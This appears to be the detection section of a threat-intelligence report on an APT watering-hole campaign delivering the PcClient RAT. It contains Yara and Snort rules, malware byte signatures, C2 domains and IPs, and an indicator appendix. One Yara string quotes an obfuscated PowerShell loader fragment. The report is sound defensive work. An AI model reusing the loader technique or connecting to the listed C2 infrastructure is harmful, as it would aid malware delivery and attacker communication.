lim.kiu@hotmail.com

Detection & mitigation

This attack can be detected and/or mitigated at each stage. In order to help organisations protect themselves we have created a number of network IDS rules and disk-scan rules that can be used with Snort and Yara. Rules are provided in a best-effort basis and we cannot vouch for their efficiency in your environment.

Wateringhole code

```
rule apt_win_wateringhole {
meta:
      author = "@dragonthreatlab "
      description = "Detects code from APT wateringhole"
strings:
      $str1 = "function runmumaa()"
      $str2 = "Invoke-Expression $(New-Object IO.StreamReader ($(New-
Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String("
      $str3 = "function MoSaklgEs7(k)"
condition:
      any of ($str*)
}
```

Swisyn

```
rule apt_win_swisyn {
meta:
      author = "@dragonthreatlab"
      md5 = "a6a18c846e5179259eba9de238f67e41"
      description = "File matching the md5 above tends to only live
in memory, hence the lack of MZ header check."
strings:
      $mz = {4D 5A}
      $str1 = "/ShowWU" ascii
      $str2 = "IsWow64Process"
      $str3 = "regsvr32 "
      $str4 = {8A 11 2A 55 FC 8B 45 08 88 10 8B 4D 08 8A 11 32 55 FC
8B 45 08 88 10}
condition:
      $mz at 0 and all of ($str*)
}
```

Malware dropper 32bit

```
rule apt_win32_dropper {
meta:
      author = "@dragonthreatlab"
      md5 = "ad17eff26994df824be36db246c8fb6a"
      description = "APT malware used to drop PcClient RAT"
strings:
      $mz = {4D 5A}
      $str1 = "clbcaiq.dll" ascii
      $str2 = "profapi_104" ascii
      $str3 = "/ShowWU" ascii
      $str4 = "Software\\Microsoft\\Windows\\CurrentVersion\\" ascii
```

```
	$str5 = {8A 08 2A CA 32 CA 88 08 40 4E 75 F4 5E}
condition:
	$mz at 0 and all of ($str*)
}
```

Malware dropper 64bit

```
rule apt_win64_dropper {
meta:
	author = "@dragonthreatlab"
	md5 = "ad17eff26994df824be36db246c8fb6a"
	description = "APT malware used to drop PcClient RAT"
strings:
	$mz = {4D 5A}
	$str1 = "clbcaiq.dll" ascii
	$str2 = "profapi_104" ascii
	$str3 = "\\Microsoft\\wuauclt\\wuauclt.dat" ascii
	$str4 = {0F B6 0A 48 FF C2 80 E9 03 80 F1 03 49 FF C8 88 4A FF
75 EC}
condition:
	$mz at 0 and all of ($str*)
}
```

Encoded version of PcClient

```
rule apt_win_disk_pcclient {
meta:
	author = "@dragonthreatlab "
	md5 = "55f84d88d84c221437cd23cdbc541d2e"
	description = "Encoded version of pcclient found on disk"
strings:
	$header = {51 5C 96 06 03 06 06 06 0A 06 06 06 FF FF 06 06 BE
06 06 06 06 06 06 06 46 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06
06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 06 EE 06 06
06 10 1F BC 10 06 BA 0D D1 25 BE 05 52 D1 25 5A 6E 6D 73 26 76 74 6F
67 74 65 71 26 63 65 70 70 6F 7A 26 64 69 26 74 79 70 26 6D 70 26 4A
4F 53 26 71 6F 6A 69 30 11 11 0C 2A 06 06 06 06 06 06 06 73 43 96 1B
37 24 00 4E 37 24 00 4E 37 24 00 4E BA 40 F6 4E 39 24 00 4E 5E 41 FA
4E 33 24 00 4E 5E 41 FC 4E 39 24 00 4E 37 24 FF 4E 0D 24 00 4E FA 31
A3 4E 40 24 00 4E DF 41 F9 4E 36 24 00 4E F6 2A FE 4E 38 24 00 4E DF
41 FC 4E 38 24 00 4E 54 6D 63 6E 37 24 00 4E 06 06 06 06 06 06 06 06
06 06 06 06 06 06 06 06 56 49 06 06 52 05 09 06 5D 87 8C 5A 06 06 06
06 06 06 06 06 E6 06 10 25 0B 05 08 06 06 1C 06 06 06 1A 06 06 06 06
06 06 E5 27 06 06 06 16 06 06 06 36 06 06 06 06 06 16 06 16 06 06 06
04 06 06 0A 06 06 06 06 06 06 06 0A 06 06 06 06 06 06 06 06 76 06 06
06 0A 06 06 06 06 06 06 04 06 06 06 06 06 16 06 06 16 06 06}
condition:
	$header at 0
}
```

In-memory version on PcClient

```
rule apt_win_memory_pcclient {
meta:
      author = "@dragonthreatlab "
      md5 = "ec532bbe9d0882d403473102e9724557"
      description = "File matching the md5 above tends to only live
in memory, hence the lack of MZ header check."
strings:
      $str1 = "Kill You" ascii
      $str2 = "%4d-%02d-%02d %02d:%02d:%02d" ascii
      $str3 = "%4.2f  KB" ascii
      $encodefunc = {8A 08 32 CA 02 CA 88 08 40 4E 75 F4}
condition:
      all of them
}
```

PcClient malware beaconing

```
alert tcp $HOME_NET any -> $EXTERNAL_NET [80,443] (msg:"MALWARE –
DTL ID 12012015 - PcClient beacon"; flow:established,to_server;
content:"|BB 4E 4E BC BC BC 7E 7E|"; nocase; offset:160; depth:8;
classtype:trojan-activty; sid:YOUR_SID; rev:20122014;)
```

Malware domain

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"MALWARE - DTL ID
12012015 - C2 Domain"; content:"|06|aoemvp|03|com";
classtype:trojan-activity; sid:YOUR_SID; rev: 20122014;)
```

C2 server IP #1

```
alert ip $HOME_NET any <> 45.64.74.101 any (msg:"MALWARE - DTL ID
12012015 – C2 IP Address"; classtype:trojan-activity; sid:YOUR_SID;
rev: 20122014;)
```

C2 server IP #2

```
alert ip $HOME_NET any <> 103.229.127.104 any (msg:"MALWARE - DTL ID
12012015 - C2 IP Address "; classtype:trojan-activity; sid:YOUR_SID;
rev: 20122014;)
```

Appendix

The following artefacts were found during the investigation

MD5s	Network artefacts
a6a18c846e5179259eba9de238f67e41	c.aoemvp.com
55f84d88d84c221437cd23cdbc541d2e	aoemvp.com
a6a18c846e5179259eba9de238f67e41	lim.kiu@hotmail.com
279ef79f904476ba0f9f44c87358bb1f	45.64.74.101
42b76c0503a6bf21f1ea86e0b14d67ea	103.229.127.104
cff25fe24a90ef63eaa168c07008c2bb	
ad17eff26994df824be36db246c8fb6a	
f66b64ef984ac46ac7395358059979bc	
efd9dc39682312d6576468f5c0eb6236	

Contact

For all questions relating to the publication or specifics in this document please contact us via one of the following methods:

Twitter: @dragonthreatlab
Website: http://dragonthreat.blogspot.hk
Email: dragonthreatlabs@gmail.com

Kind regards,

Dragon Threat Labs